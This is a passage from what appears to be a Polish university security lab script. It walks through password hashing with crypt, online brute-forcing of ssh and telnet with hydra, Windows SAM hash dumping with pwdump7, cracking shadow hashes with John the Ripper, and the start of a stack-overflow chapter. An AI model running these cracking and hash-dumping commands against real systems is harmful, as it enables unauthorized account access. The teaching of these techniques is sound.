Funkcja `crypt` oblicza według algorytmu DES skrót łańcucha składającego się z 8 zer, według klucza (parametr `key`) którym jest podane hasło. Algorytm DES stosowany jest 25 razy. W funkcji wykorzytywany jest także parametr `salt` od którego uzależniony jest wynik. Dla algorytmów opartych na DES, parametr `salt` powinien składać się z dwóch znaków z zakresu ./0-9,A-Z,a-z co daje 4096 kombinacji. Pametr `salt` powinen być liczbą losową i ma utrudnić deszyfrację hasła – dla tego samego hasła istnieje 4096 jego wariantów. Wynikiem działania funkcji `crypt` będzie zaszyfrowane hasło, zawierające na pierwszych 2 znakach parametr `salt` a pozostałe 11 znaków będzie obliczone według algorytmu DES. Gdy żądamy dwukrotnego wprowadzenia hasła, w pierwszym wywołaniu parametr `salt` powinien być przypadkowy, a w drugim być wynikiem pierwszego wywołania. Procedura stosowana podczas weryfikacji hasła polega na tym że w pierwszym kroku nie losujemy parametru `salt`, tylko bierzemy go z bazy haseł znanych użytkowników (pierwsze dwa znalki z zaszyfowanego hasła).

Opisana metoda szyfrowania haseł oparta o algorytm DES jest obecnie uznawana za zbyt słabą. Efektywna długość klucza wynosi 8 znaków co daje 2^56 kombinacji. Istnieją ulepszone wesje funkcji `crypt`. Jedna oparta jest na algorytmie MD-5 gdzie wykorzystuje się 128 bitową wersję parametru `salt`. Gdy chcemy szyfrować hasło algorytmem MD-5 parametr `salt` powinien się zaczynać od znaków `$1$` po których powinnno wystąpić do 8 znaków zakończonych kolejnym znakiem $ lub znakiem końca łańcucha.

Doskonalszą funkcją służącą do jednokierunkowego szyfrowania haseł jest funkcja `bcrypt` wykorzystująca metodę Blowfish. Jest ona wykorzystywana w systemie OpenBSA

Uwaga, program zawierający funkcję `crypt` kompilujemy z opcją `-lcrypt` informując linker by dołączył bibliotekę `crypt`.

Do wprowadzania hasła można użyć funkcji `getpass`. Nie wyprowadza ona na konsolę wprowadzanych znaków co utrudnia ich podglądanie.

```
char *getpass( const char *prompt);
```

gdzie:

`prompt`	Wyświetlany na konsoli znak zachęty

Funkcja `getpass` zwraca wprowadzony z konsoli łańcuch.

Opisane wyżej funkcje wykorzystane zostaną w danych niżej przykładach zaczerpniętych z [21]. Podany w pierwszym przykładzie program `crypt1.c` oblicza skrót (szyfruje) wg. algorytmu DES dla wprowadzanego z klawiatury hasła. Obliczony skrót wyprowadzany jest na konsolę.

Program drugi `crypt-test.c` prosi o wprowadzenie hasła, oblicza jego skrót i sprawdza jego zgodność z zapamiętanym skrótem prawidłowego hasła.

```
// Program oblicza skrot (szyfruje) podane haslo
// Komplilacja gcc haslo.c -o haslo -lcrypt
#include <stdio.h>
#include <time.h>
#include <unistd.h>
#include <crypt.h>
#include <string.h>

int main(void) {
  char salt[3];
  char *password;
  int i;
  strcpy(salt,"Ab");
  // Czytaj haslo i szyfruj je
  password = crypt(getpass("Password:"), salt);

  /* Print the results. */
  puts(password);
  printf("haslo: %s salt: %s\n",password,salt);
  return 0;
}
```

Przykład 10-1 Program wypisujący zaszyfrowane hasło.

```
// Program bada zgodnosc hasel: zapamietanego i wprowadzonego
// Komplilacja gcc haslo.c -o haslo -lcrypt
// Prawidlowe haslo to krypta
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <crypt.h>

int main(void) {
  // Zaszyfrowana postac hasla "krypta"
  const char *const pass = "AbgwoGLTKGowc";
  char *result;
  int ok;
  // Czytaj haslo podane przez uzytkownika
  // Spodziewane haslo jest parametrem salt
  result = crypt(getpass("Password:"), pass);
  // Porownaj wynik funkcji crypt ze spodziewanym haslem
  ok = strcmp (result, pass);
  if(ok == 0) {
     printf("dostep przyznany\n");
     return 1;
  } else {
     printf("odmowa dostepu\n");
     return 0;
  }
 }
```

Przykład 10-2 Program sprawdzający zgodność haseł

10.3 Ataki online na hasła

10.3.1 Uzyskiwanie list użytkowników i haseł

Klasyczne systemu uwierzytelniania oparte są na nazwie użytkownika i haśle. Są one jednak zwykle niedostępne. Metody uzyskiwania list potencjalnych nazw użytkowników i haseł podaje praca [34]. Możliwe nazwy użytkowników i typowe hasła można uzyskać z Internetu, np. z witryny https://kennyvn.com/wordlists-password-dictionaries-for-kali-linux/ . Inne witryny poświęcone hasłom to:
https://packetstormsecurity.com/files/download/ , http://www.openwall.com/wordlist . Są one także w systemie Kali-Linux w katalogu `/usr/share/wordlists`. Lepiej jednak dostosować się do lokalnych uwarunkowań. Wiele instytucji używa identyfikatorów użytkowników typu imię.nazwisko (tak robi też Politechnika Wrocławska). Potencjalne hasła można uzyskać z witryny internetowej danej instytucji. Istnieją programy które to ułatwiają, jednym z takich programów jest cewl. Możemy go zainstalować pisząc:

```
#apt-get install cewl
```

Po zainstalowaniu można uzyskać spis opcji.

```
juka@Ubol:~/bus/hasla$ cewl --help
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

Usage: cewl [OPTION] ... URL
      --help, -h: show help
      --depth x, -d x: depth to spider to, default 2
      --min_word_length, -m: minimum word length, default 3
      --write, -w file: write the output to the file
      URL: adres URL badanej witryny
```

Ekran 10-1 Ważniejsze opcje programu cewl

Działanie programu można wypróbować na przykładzie Politechniki Wrocławskie co pokazano poniżej.

```
juka@Ubol:~/bus/hasla$ cewl -w politechnika.txt -d 1 -m 3 https://pwr.edu.pl
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)hrs4r

juka@Ubol:~/bus/hasla$ head politechnika.txt
var
browser
new
test
Wro
```

Ekran 10-2 Przykład działania programu `cewl`

Opcja –w specyfikuje nazwę pliku wynikowego, -d głębokość zagłębienia się w odnośniki, -m minmalną długość słowa.

Innym programem przydatnym przy łamaniu haseł programem jest program `crunch` który według zadanych reguł tworzy zbiór wszystkich możliwych haseł.
Można go zainstalować pisząc:

```
#apt-get install crunch
```

Program uruchamia się nastepujące:

```
$crunch <min> <max> [<specyfikacj_znaków>][opcje]
```

`min` - minimalna długość hasła
`max` - maksymalna długość hasła
`specyfikacja_znaków` – określenie jakie znaki mają być użyte
`opcje` – specyfikacja opcji
`-o` - nazwa pliku wynikowego
`-t` - wzorzec znaków gdzie: @ - mała litera, , - duża litera, % - cyfra, ^ - symbol

Opis programu można uzyskać z manuala pisząc:

```
$man crunch
```

Przykłady działania programu crunch pokazano poniżej.

Generacja haseł długości od 2 do 3 znaków składających się z liter abc
```
$crunch 2 3 abc
```

Generacja haseł długości od 2 do 3 znaków składających się z wszystkich liter
```
$crunch 2 3
```

Generacja haseł długości od 4 do 4 znaków składających się z symbolu, dwóch liter małych i cyfry, wyniki zapisane do pliku `wynik2.txt`
```
$crunch 4 4 –t ^@@% -o wynik2.txt
```

10.3.2 Narzędzia testujące hasła

W większości przypadków nie ma fizycznego dostepu do testowanych systemów należy więc skorzystać z dostepu zdalnego. Przydatnym do tego celu narzędziem jest program hydra opisany w [34].

```
#apt-get install hydra
```

Program pobiera nazwy kolejnych użytkowników z pliku (np. `users.txt`) i próbuje się zalogować do danej usługi zlokalizowanej pod pewnym adresem IP. Hasła są pobierane z oddzielnego pliku i obsługiwana jest duża liczba protokołów. Pisząc polecenie `hydra` uzyskujemy spis opcji programu.

```
juka@Ubol:~/bus/hasla$ hydra
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o
FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x
MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT][/OPT]]
```

```
Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-
{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc
ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid
pcanywhere pcnfs pop3[s] postgres rdp redis rexec rlogin rsh s7-300 sip smb
smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc
xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Ekran 10-3 Opcje programu hydra

Aby użyć programu hydra należy podać:

- Nazwę pliku z nazwami użytkowników
- Nazwę pliku z hasłami
- Nazwę lub adres IP testowanego serwera
- Nazwę usługi lub odpowiadający jej numer portu

Informaje o programie hydra można tez uzyskać z manuala pisząc:

```
$man hydra
```

Aby wypróbować program hydra dodajmy w systemie wirtualnym użytkownika `test` o prostym haśle `aaa`.

```
root@kali:~# adduser test
Adding user 'test' ...
…
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Przykład 10-1 Dodanie uzytkownika test

Próbujemy się połączyć z systemu macierzystego do docelowego jak poniżej.

```
juka@Ubol:~/bus/hasla$ ssh test@192.168.0.204
test@192.168.0.204's password:
...
Last login: Fri Dec 16 02:28:24 2016 from 192.168.0.155
test@kali:~$
```

Przykład 10-2 Łączenie się systemem wirtualnym

Dalej w systemie macierzystym tworzymy plik o nazwie `users5.txt` zawierający nazwę użytkownika test.

```
$echo test > users5.txt
```

Nastepnie za pomocą programu `crunch` tworzymy plik `hasla5.txt` zawierający wszystkie hasła o długości 3 znaków składające się z liter `ab`.

```
juka@Ubol:~/bus/hasla$ crunch 3 3 ab -o hasla5.txt
Crunch will now generate the following amount of data: 32 bytes
crunch: 100% completed generating output
juka@Ubol:~/bus/hasla$ cat hasla5.txt
aaa
aab
aba
abb
baa
bab
bba
bbb
```

Przykład 10-3 Tworzenie zbioru haseł za pomoca programu crunch

Teraz mamy już niezbędne pliki by dokonać ataku na komputer docelowy o adresie `192.168.0.204`.Wykonujemy to pisząc polecenie jak poniżej.

```
juka@Ubol:~/bus/hasla$ hydra -L users5.txt -P hasla5.txt 192.168.0.204 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-09-06 18:21:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 64 tasks, 8 login tries (l:1/p:8), ~0
tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.0.204   login: test   password: aaa
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-09-06 18:21:05
```

Przykład 10-4 Zastosowanie programu hydra do zdalnego łamania haseł wejścia do systemu, usługa ssh

Jak widać wszystko się udało. W rzeczywistych przypadkach sprawy nie wyglądają tak prosto gdyż hasła zazwyczaj sa dłuższe. Podobnie można przeprowadzić atak na hasła z wykorzystaniem usługi `telnet`.

1. W systemie wirtualnym instalujemy usługę `telnetd` o ile nie została wcześniej zainstalowana.

   ```
   #apt-get install telnetd
   ```

2. Modyfikujemy plik konfiguracyjny `/etc/inetd.conf` dopisując nastepującą linię:

   ```
   telnet   stream  tcp nowait telnetd    /usr/sbin/tcpd    /usr/sbin/in.telnetd
   ```

3. Restarujemy usługę inetd

   ```
   systemctl   restart inetd
   ```

4. Sprawdzamy czy usługa telnet jest aktywna

   ```
   #lsof -i
   COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
   dhclient 1969 root    6u  IPv4  22354      0t0  UDP *:bootpc
   inetd    4670 root    4u  IPv4  33759      0t0  TCP *:telnet (LISTEN)
   inetd    4670 root    5u  IPv4  33761      0t0  TCP *:ftp (LISTEN)
   ```

5. Tworzymy zbiór wszystkich haseł długości 3 znaków i zapisujemy do pliku hasla.txt

   ```
   cunch 3 3 –o hasla.txt
   ```

   Plik z hasłami przesyłamy na komputer macierzysty np. za pomocą narzędzia `mc`.

6. Na komputerze macierzystym uruchamiamy program hydra jak pokazano poniżej. Szukamy hasła dla użytkownika `test`, możliwe hasła są w pliku `hasla.txt`.

```
sysadm@zak01:~/BUS$ hydra -l test -P hasla.txt telnet://192.168.0.103
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2017-10-30 14:10:07
[WARNING] telnet is by its nature unreliable to analyze reliable, if possible
better choose FTP or SSH if available
[DATA] 16 tasks, 1 server, 17576 login tries (l:1/p:17576), ~1098 tries per task
[DATA] attacking service telnet on port 23
[23][telnet] host: 192.168.0.103   login: test   password: abc
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-10-30 14:10:14
```

Przykład 10-5 Zastosowanie programu hydra do zdalnego łamania haseł wejścia do systemu, usługa telnet

Jak widać program znajduje hasło abc dla użytkownika test.

10.4 Ataki offline na hasła

Istnieje cały szereg programów ułatwiających ataki na hasła dostępu do systemu. Opisano je w pracach [4], [34] . Można tu wymienić programy hashcat (https://hashcat.net/hashcat/) czy `john the ripper` (Kuba rozpruwacz) (http://www.openwall.com/john/). Programy łamiące hasła identyfikują typ programu obliczającego skrót i próbują dopasować hasła do istniejących skrótów. Wykorzystywane są nastepujące metody:

- Przeglądu zupełnego – (ang. *Brute force*)
- Słownikowa
- Metody mieszane
- Metoda tęczowych tablic (ang. *rainbow tables*)

W metodzie przeglądu zupełnego generuje się wszystkie możliwe hasła (do zadanej długości) i generuje skróty i porównuje ze skrótami zawartymi w badanym pliku. Metoda ta zawsze prowadzi do uzyskania wyniku ale wymaga nadzwyczaj dużo prób.

W metodzie słownikowej wykorzystuje się słowniki danego języka, oblicza dla nich skróty i porównuje ze skrótami zawartymi w badanym pliku. Metoda wymaga mniej prób, ale nie gwarantuje uzyskania wyniku. Słowniki słów wykorzystywanych jako hasła można pobrać z witryny http://www.md5this.com/tools/wordlists.html. Należy pobrać plik właściwy dla danego języka, dla polskiego będzie to `dictionary_polish.dic`.

```
abakanowicz
abazur
abc
abchazja
abchazji
abcugach
...
```

Przykład 10-6 Fragment słownika

Metody mieszane wykorzystują słowniki ale uzupełniają słowa kombinacjami innych znaków, np. password, password1, password12, password123,..

Metody tęczowych wykorzystuje pliki w których zawarte są potencjalne hasła i ich skróty. Nie potrzeba więc tracić czasu na ich obliczanie. Pliki takie są jednak znacznych rozmiarów. Na przykład plik zawierający skróty dla wszystkich haseł algorytmu LM zajmuje 32MB [34]. Tęczowe tablice są dostępne w sieci, np. pod adresem http://project-rainbowcrack.com/table.htm.

10.4.1 Hasła w systemie Windows

W systemie Windows 7 hasła przechowywane są w pliku C:\Windows\System32\Config\SAM. Zawartość tego pliku jest zaszyfrowana narzędziem Windows Syskey za pomocą algorytmu RC4 co zapewnia dodatkowy stopień zabezpieczenia. Klucz do tego narzędzia nazywa się bootkey i jest przechowywany w pliku rejestru w gałęzi SYSTEM. Plik ze skrótami haseł może być odzyskany za pomocą programu `pwdump7` (http://www.514.es/). Program należy uruchomić jako admininstrator, wyniki pokazano poniżej.

```
D:\Politechnika\BUS\hasla\pwdump7>PwDump7.exe > win7-hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```

Ekran 10-4 Uzyskanie skrótów haseł systemu Windows za pomocą programu pwdump

Zawartość pliku ze skrótami haseł pokazano poniżej

```
Administrator:500:NO PASSWORD*********************:31D6CFE0D16AE931B73C59D7E0CE89C0:::
Go[•:501:NO PASSWORD*********************:NO PASSWORD*********************:::
ulajew:1000:NO PASSWORD*********************:69E2582EC16EE64D11AC32BFBDADDFD4:::
```

Przykład 10-7 Przykładowy plik ze skrótami haseł z systemu Windows 7

10.4.2 Program john the ripper

W niniejszym skrypcie wykorzystamy program john the ripper. Aby zainstalować program w Ubuntu piszemy polecenie:

```
#apt-get install john
```

Po pomyslnej instalacji można uzyskać spis opcji programu pisząc:

```
juka@Ubol:~/bus/hasla$ john
John the Ripper password cracker, version 1.8.0
Copyright (c) 1996-2013 by Solar Designer
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                  "single crack" mode
--wordlist=FILE --stdin   wordlist mode, read words from FILE or stdin
--rules                   enable word mangling rules for wordlist mode
--incremental[=MODE]      "incremental" mode [using section MODE]
. . .
--show                    show cracked passwords
--test[=TIME]             run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..] [do not] load this (these) user(s) only
. . .
--fork=N                  fork N processes
```

Przykład 10-8 Niktóre opcje programu john the ripper

Opis działania programu można uzyskać za pomocą polecenie:

```
$man john
```

a także na stronie internetowej http://www.openwall.com/john/oraz w katalogu `/usr/share/doc/info/john`.

Dalej można wypróbować działanie programu pisząc:

```
john –-test
```

Szczegóły działania programu można wyspecyfikować w pliku konfiguracyjnym `/etc/john/john.conf`. Aby wypróbować działanie programu należy pozyskać testowy plik ze skrótami haseł. Dla przykładu możemy za pomocą programu `adduser` dodać użytkownika `jurek` i przydzielić mu hasło `jurek1954`. Oglądamy odpowiedni wpis w pliku `/etc/passwd i /etc/shadow`.

```
cat /etc/passwd
...
jurek:x:1001:1001:Jerzy Kowalski,1,2,3,4:/home/jurek:/bin/bash
```

```
sudo cp /etc/shadow shadow
sudo chmod +r shadow
```

```
cat shadow
...
```

```
jurek:$6$VvthvpKH$GQYeeew.Y3rbxq/B79R2FMMX2QjIGpnednzU45EJ9tx2MpUwJJqYa0w/s0kITB
VaUtLUMQ8n4XTw6ZE1Y.xfE.:17413:0:99999:7:::
```

Program `john` wymaga klasycznego pliku passwd (skróty hasła w pliku `passwd` a nie w `shadow`), należy go więc utworzyć korzystając z plików `/etc/passwd`, `/etc/shadow` i programu `unshadow`.

```
mkdir hasla
cd hasla
sudo unshadow /etc/passwd /etc/shadow > hasla.txt
```

Następnie za pomocą edytora tekstu lub polecenia tail tworzymy plik `hasla2.txt` zawierający tylko wpis dla użytkownika `jurek`.

```
cat hasla2.txt
jurek:$6$VvthvpKH$GQYeeew.Y3rbxq/B79R2FMMX2QjIGpnednzU45EJ9tx2MpUwJJqYa0w/s0kITB
VaUtLUMQ8n4XTw6ZE1Y.xfE.:1001:1001:Jerzy Kowalski,1,2,3,4:/home/jurek:/bin/bash
```

Dalej uruchamiamy program `john` podając jako parametr plik `hasla2.txt`.

```
juka@Ubol:~/bus/hasla$ john  hasla2.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
jurek1954        (jurek)
1g 0:00:07:00 100% 1/3 0.002380g/s 52.11p/s 52.11c/s 52.11C/s
k11955..jkowalski1951
Use the "--show" option to display all of the cracked passwords reliably
Session completed
juka@Ubol:~/bus/hasla$ john  --show hasla2.txt
jurek:jurek1954:1001:1001:Jerzy Kowalski,1,2,3,4:/home/jurek:/bin/bash

1 password hash cracked, 0 left
```

Przykład 10-9 Łamanie hasła za pomocą programu `john`

Program zapisuje znalezione hasła w pliku `~./john/john.pot`. Jeżeli chcemy dokonać porównania szybkości działania programu dla różnych opcji, należy ten plik wykasować. Można zaobserwować obciażenie rdzeni na monitorze systemu. W powyższym przykładzie obciażony będzie tyko jeden rdzeń. Działanie programu można przyspieszyć tworząc zadaną liczbę procesów które będą wykonywane na oddzielnych rdzeniach. W takim przypadku należy użyć opcji `–fork=liczba_rdzeni` co pokazuje poniższy przykład.

```
$john –fork=4 hasla2.txt
```

Kolejnym sposobem wykorzystania programu łamania haseł jest wykorzystanie słownika. Aby skorzystać z tej mozliwości należy użyć opcji:

`--wordlist=nazwa_pliku_slownika` - jakiego pliku użyjemy jako słownika
`--rules` - należy użyć słownika

Dla przykładu wykorzystamy wspomniany już słownik `dictionary_polish.dic`. Pobieramy plik `dictionary_polish.zip` ze strony http://www.md5this.com/tools/wordlists.html a następnie rozpakowujemy.

```
$gunzip dictionary_polish.zip
```

hasło rozpakowania jest: `md5this.com`

Po zapisaniu słownika w katalogu `~/bus/hasla` uruchamiamy program `john`.

```
juka@Ubol:~/bus/hasla$ john --wordlist=dictionary_polish.dic --rules  hasla2.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Przykład 10-10 Łamanie hasła za pomocą programu `john`, metoda słownikowa

Działanie programu trwa dość długo. Aby wypróbować prawidłowość działanie programu możemy utworzyć przykładowy plik słownikowy zawierający szukane hasło.

```
$echo jurek1954 > hasla.lst
juka@Ubol:~/bus/hasla$ john --wordlist=hasla.lst --rules  hasla2.txt Loaded 1
password hash (crypt, generic crypt(3) [?/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
jurek1954        (jurek)
1g 0:00:00:00 100% 3.703g/s 18.51p/s 18.51c/s 18.51C/s jurek1954..jrk1954
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Przykład 10-11 Łamanie hasła za pomocą programu `john`, metoda słownikowa, hasło w słowniku

10.5 Środki przeciwdziałania atakom typu brute force.

Aby przeciwdziałać opisanym wyżej atakom można zastosować następujące środki:

- Zablokować dostęp do konta po zadanej liczbie nieudanych wejść
- Stosować dwuetapową autoryzację. Na przykład po podaniu hasła wysyłany jest email z linkiem na który należy kliknąć.
- Zastosować sprzetowy token generujący hasła
- Zmusić użytkowników do stosowania automatycznie generowanych mocnych haseł
- Zastosować biomedyczne środki autoryzacji

10.6 Zadania

10.6.1 Logowanie się do systemu

Zapoznaj się z programem `adduser` i dodaj w systemie Kali-Linux przykładowego użytkownika.
Zapoznaj się z programem `passwd`, sprawdź jego opcje (`passwd –h`). Wyświetl status utworzonego uprzednio użytkownika, a następnie zablokuj go i odblokuj.

10.6.2 Uzyskiwanie potencjalnych haseł

Za pomocą programu cewl zbuduj listę haseł wybranej witryny internetowej. Zapoznaj się z tą listą. Pobierz przykładowe listy haseł z internetu.

10.6.3 Łamanie hasła online w systemie Linux

Dodaj przykładowego użytkownika w systemie wirtualnym Kali Linux i ustaw jego hasło (najlepiej 3 literowe). Następnie wykorzystując narzędzie `hydra` spróbuj uzyskać dostęp do systemu Kali-Linux.

10.6.4 Łamanie hasła oflinne w systemie Linux

Dodaj przykładowego użytkownika w systemie wirtualnym Kali Linux i ustaw jego hasło. Następnie z plików `/etc/passwd` i `/etc/shadow` utwórz klasyczny plik `hasla.txt` korzystając z programu `unshadow`. Usuń z pliku innych użytkowników i prześlij plik do systemu macierzystego. Dalej korzystając z programu `john` wykonaj próbę łamania hasła metodami: klasyczną, klasyczną dla czterech rdzeni. Zaobserwuj obciążenie rdzeni i zmierz czas obliczeń dla obydwu przykładów. Następnie pobierz przykładowy słownik i wypróbuj metodę słownikową.

11. Ataki typu przepełnienie stosu

11.1 Wstęp

Poprzez wykorzystanie luk w programach niekiedy można przejąć nad nimi kontrolę i spowodować takie ich wykonanie które nie było intencją jego autora. Program taki nosi nazwę exploita. Przejęcie kontroli nad programem najczęściej polega na skłonieniu go do wykonania wywołania systemowego uruchamiającego interpreter poleceń (ang. *Shell*). Gdy program taki jest własnością użytkownika `root` lub ma ustawiony bit `suid` otwiera to wrota do systemu.


11.2 Segmenty pamięci procesu, ramka stosu funkcji

Program tworzą segmenty pamięci, najważniejsze z nich to:

1. Segment kodu - zawiera kod programu (instrukcje)
2. Segment danych - zawiera zmienne programu
3. Segment sterty - zawiera zmienne przydzielane dynamicznie
4. Segment stosu - zawiera zmienne lokalne funkcji, argumenty i adresy powrotu.

Segmenty te wskazywane są przez odpowiednie rejestry procesora co pokazuje poniższy rysunek.

1. Segment kodu - rejestr EIP wskazuje nasępną instrukcję
2. Segment danych - rejestr DS
3. Segment stosu - rejestr ESP



Rys. 11-1 Rejestry procesora w architekturze IA-32 dla trybu chronionego

Rejestry ESP i EBP zawierają informację o położeniu stosu:

- ESP zawiera adres wierzchołka stosu
- EBP zawiera adres granicy stosu dla tak zwanej ramki stosu dla funkcji.

11.3 Elementy funkcji

Funkcje są wydzielonymi fragmentami kodu, które mogą być niezależnie rozwijane i testowane. Program dzieli się na funkcje by nadać mu strukturę, wyeliminować powtarzające się fragmenty kodu i ułatwić uruchamianie. Funkcje mogą mieć parametry, czyli przekazywane jej wartości od których uzależnione jest jej działanie. Funkcja operuje na kilku strukturach które będą teraz wymienione.

Nazwa funkcji – symboliczne oznaczenie początkowego adresu kodu gdzie funkcja się rozpoczyna.

Parametry funkcji – jednostki danych przekazywane do funkcji od których uzależnione jest jej działanie.

Zmienne lokalne – zmienne pomocnicze używane przez funkcję. Miejsce na nie jest rezerwowane (na stosie) gdy funkcja jest wywoływana. Gdy funkcja się kończy, pamięć używana przez zmienne lokalne jest zwalniana.

Zmienne statyczne – zmienne pomocnicze które są dostępne pomiędzy kolejnymi wywołaniami funkcji. Nie są one dostępne dla innych jednostek programu

Zmienne globalne – zmienne zdefiniowane na zewnątrz funkcji

Adres powrotu – adres instrukcji od której należy wznowić program gdy funkcja się zakończy. Jest to potrzebne gdyż funkcja może być wywoływana z różnych miejsc programu. Adres powrotu jest składowany na stosie automatycznie przy wykonaniu funkcji `call`. Adres powrotu jest kopiowany do licznika instrukcji przy wykonaniu rozkazu `ret`.

Zwracana wartość – jest to metoda przekazywania wyniku działania funkcji do funkcji wywołującej.

Sposób przekazywania parametrów do funkcji i pobieranie wyników jest nazywane konwencją wywoływania (ang. *calling conwention*). Są one specyficzne dla języków programowania. Dla języka C opisano je w rozdziale 3 dokumentacji Intel® Architecture Software Developers Manual Volume 1: Basic Architecture. Należy się z tym rozdziałem zapoznać.

11.4 Stos

Operowanie na funkcjach intensywnie wykorzystuje stos programowy. Podstawowe instrukcje operujące na stosie podane są poniżej.

`popl`	`R/M`	`O/S/Z/A/C`

Ściąga słowo ze stosu do lokacji określonej przez R/M. Jest równoważna instrukcji:
`movl(%esp), R/M`
po której następuje:
`addl $4, %esp`
czyli zwiększenie wskaźnika stosu o 4.		

`pushl`	`R/M`	`O/S/Z/A/C`
Przesyła słowo określone przez R/M na stos. Jest równoważna instrukcji: `subl $4, %esp` (zmniejszenie wskaźnika stosu o 4) po której następuje `movl I/R/M, (%esp)`.		

Instrukcja `pushl %eax` przesyła na wierzchołek stosu zawartość rejestru `%eax`. Jest ona równoważna instrukcjom:


```
subl $4, %esp
movl %eax,(%esp)
```

Pierwsza instrukcja zmniejsza wskaźnik stosu `%esp` o 4 (gdyż będziemy umieszczać na stosie słowo 4 bajtowe). Druga przesyła do komórki wskazywanej przez adres zawarty w rejestrze `%esp` (adresowanie indeksowe) zawartość rejestru `%eax`. Ważny jest tu nawias obejmujący rejestr `%esp` co wskazuje na adresowanie indeksowane.

Instrukcja `popl %ebx` pobiera 4 bajty z wierzchołka stosu i przesyła je do rejestru `%ebx`. Jest ona równoważna instrukcjom:

```
movl(%esp), %ebx
addl $4, %esp
```

Działania te pokazane zostały poniżej.



Rys. 11-2 Ilustracja działania instrukcji `pushl %eax` i `popl %ebx` operujących na stosie

11.5 Wywoływanie funkcji

Instrukcje związane z wykonywanie funkcji podano poniżej.

Instruction		Description
`call`	*Label*	Procedure call
`call`	**Operand*	Procedure call
`leave`		Prepare stack for return
`ret`		Return from call

Tab. 11-1 Instrukcje związane z wywoływaniem funkcji

Powtarzalne fragmenty kodu umieszcza się w funkcjach. Funkcja zazwyczaj posiada argumenty. Funkcja operuje na swych argumentach i ewentualnie na zmiennych globalnych i kończy się rozkazem `ret`. Aby wywołać fukcję należy:

- Skopiować na stos jej parametry w odwrotnej kolejności
- Wykonać instrukcję `call adres_funkcji`

